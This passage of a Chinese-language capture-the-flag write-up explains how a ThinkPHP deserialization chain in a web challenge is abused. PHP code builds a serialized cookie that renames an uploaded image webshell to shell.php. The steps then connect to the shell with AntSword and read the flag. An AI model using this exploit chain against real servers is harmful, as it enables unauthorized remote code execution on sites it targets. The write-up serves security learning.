
得到图片马的路径

脚本获取cookie

- 构造一个 `Profile` 和 `Register` 类，命名空间 `app\web\controller`（这是thinkphp所需，不然反序列化会出错，不知道对象实例化的是哪个类）
- `except` 成员变量赋值 `['index' => 'upload_img']`，代表要是访问 `index` 这个变量，就会返回 `upload_img`
- 赋值控制 `filename_tmp` 和 `filename` 成员变量，可以看到前面两个判断我们只要不赋值和不上传变量即可轻松绕过
- `ext` 这里也要赋值，让他进这个判断，而后程序就开始把 `filename_tmp` 移动到 `filename`，这样我们就可以把 png 移动为 php 文件了
- 还有要构造一个 `Register`， `checker` 赋值为 上面这个 `$profile`， `registed` 赋值为 `false`，这样在这个对象解构时就会调用 `profile` 的 `index` 方法，再跳到 `upload_img` 了


```php
<?php
namespace app\web\controller;

class Register{
    public $checker;
    public $registed;
}
class Profile{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;
}

$a=new Register();
$a->registed=0;
$a->checker=new Profile();
$a->checker->except=array('index'=>'upload_img');
$a->checker->ext=1;
$a->checker->filename_tmp="./upload/bff9db0d2817bbf67d4f627915abf0a2/3d457d02f17deecf19606ba40ed24e14.png";
$a->checker->filename="./upload/shell.php";
echo base64_encode(serialize($a));
?>
```

改cookie




刷新页面

返回页面错误




访问shell.php的路径


可以看到shell开始工作了



蚁剑连接shell.php



寻找flag



得到flag

结语

知识点

- php代码审计
- 图片马

参考

- 强网杯部分WriteUp
- 2019 第三届强网杯 Web 部分 WriteUp + 复现环境
- 2019 第三届强网杯线上赛部分web复现